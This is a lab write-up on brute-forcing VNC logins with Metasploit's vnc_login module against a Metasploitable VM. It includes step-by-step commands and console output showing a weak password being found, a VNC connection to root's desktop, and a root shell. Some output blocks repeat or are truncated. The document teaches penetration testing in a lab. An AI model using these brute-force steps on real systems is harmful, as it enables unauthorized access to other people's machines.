Assessing the Security of VNC Servers: Automated Brute-Force Attacks Using the Metasploit

*Project by **D.James Chrishan***

The `scanner/vnc/vnc_login` module in Metasploit is used to brute-force VNC (Virtual Network Computing) server logins. It attempts to identify valid login credentials by trying a list of passwords against a VNC server.

How It Works:


- **Brute-Force Attack:** The module attempts to log in to a VNC server using a list of passwords or a single password specified by the user.
- **Protocol:** It targets the VNC protocol, which is used for remote desktop access.
- **Discovery:** If successful, the module reports the correct credentials, allowing the attacker to gain access to the remote desktop of the target system.

Configuration:

- **RHOSTS:** Set the target IP address or range of IP addresses.
- **RPORT:** Set the target port (default is usually 5900 for VNC).
- **PASSWORD:** Optionally set a specific password to try.
- **PASS_FILE:** Specify a file containing a list of passwords to try.

Example Usage:

1. **Set Module:** `use auxiliary/scanner/vnc/vnc_login`
2. **Set RHOSTS:** `set RHOSTS <target IP>`
3. **Set RPORT:** `set RPORT 5900` (or another port if VNC is running on a different port)
4. **Set Password List:** `set PASS_FILE <path to password list>` `(in this project no password file was selected)`
5. **Run the Module:** `run`




```
                                                                               g-metasploit.html
   RPORT             5900                                            yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                           yes       Stop guessing when a credential works for a host
   THREADS           1                                               yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                         no        A specific username to authenticate as
   USERPASS_FILE                                                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                           no        Try the username as the password for all users
   USER_FILE                                                         no        File containing usernames, one per line
   VERBOSE           true                                            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 10.0.2.4
RHOST ⇒ 10.0.2.4
msf6 auxiliary(scanner/vnc/vnc_login) > showoptions
[-] Unknown command: showoptions. Run the help command for more details.
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                 Required  Description
   ----              ---------------                                 --------  -----------
   ANONYMOUS_LOGIN   false                                           yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                            no        Skip existing credentials stored in the current database (Accepted: none, user, user&
                                                                               realm)
   PASSWORD                                                          no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists  no        File containing passwords, one per line
                     /vnc_passwords.txt
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
```




```
   Name              Current Setting                                 Required  Description
   ----              ---------------                                 --------  -----------
   ANONYMOUS_LOGIN   false                                           yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                            no        Skip existing credentials stored in the current database (Accepted: none, user, user&
                                                                               realm)
   PASSWORD                                                          no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists  no        File containing passwords, one per line
                     /vnc_passwords.txt
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            10.0.2.4                                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                                               g-metasploit.html
   RPORT             5900                                            yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                           yes       Stop guessing when a credential works for a host
   THREADS           1                                               yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                         no        A specific username to authenticate as
   USERPASS_FILE                                                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                           no        Try the username as the password for all users
   USER_FILE                                                         no        File containing usernames, one per line
   VERBOSE           true                                            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.2.4:5900         - 10.0.2.4:5900 - Starting VNC login sweep
[!] 10.0.2.4:5900         - No active DB -- Credential data will not be saved!
[+] 10.0.2.4:5900         - 10.0.2.4:5900 - Login Successful: :password
[*] 10.0.2.4:5900         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
   STOP_ON_SUCCESS   false                                    yes       Stop guessing when a credential works for a host
   THREADS           1                                        yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                  no        A specific username to authenticate as
   USERPASS_FILE                                              no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                    no        Try the username as the password for all users
   USER_FILE                                                  no        File containing usernames, one per line
   VERBOSE           true                                     yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.2.4:5900         - 10.0.2.4:5900 - Starting VNC login sweep
[!] 10.0.2.4:5900         - No active DB -- Credential data will not be saved!
[+] 10.0.2.4:5900         - 10.0.2.4:5900 - Login Successful: :password
[*] 10.0.2.4:5900         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 10.0.2.4
[*] exec: vncviewer 10.0.2.4

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



```
   USERNAME
   USERPASS_FILE
   USER_AS_PASS
   USER_FILE
   VERBOSE

View the full module

msf6 auxiliary(scann
RHOSTS => 10.0.2.4
msf6 auxiliary(scann

[*] 10.0.2.4:5900
[!] 10.0.2.4:5900
[+] 10.0.2.4:5900
[*] 10.0.2.4:5900
[*] Auxiliary module
msf6 auxiliary(scann
[*] exec: vncviewer

Connected to RFB ser
Performing standard
Password:
Authentication succe
Desktop name "root's
VNC server default f
  32 bits per pixel.
  Least significant
  True colour: max r
Using default colorm
  32 bits per pixel.
  Least significant
  True colour: max r
```

```
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# touch testbyJ.txt
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys          usr
boot   etc   initrd.img  media       opt        sbin  testbyJ.txt  var
cdrom  home  lib         mnt         proc       srv   tmp          vmlinuz
root@metasploitable:/# 
```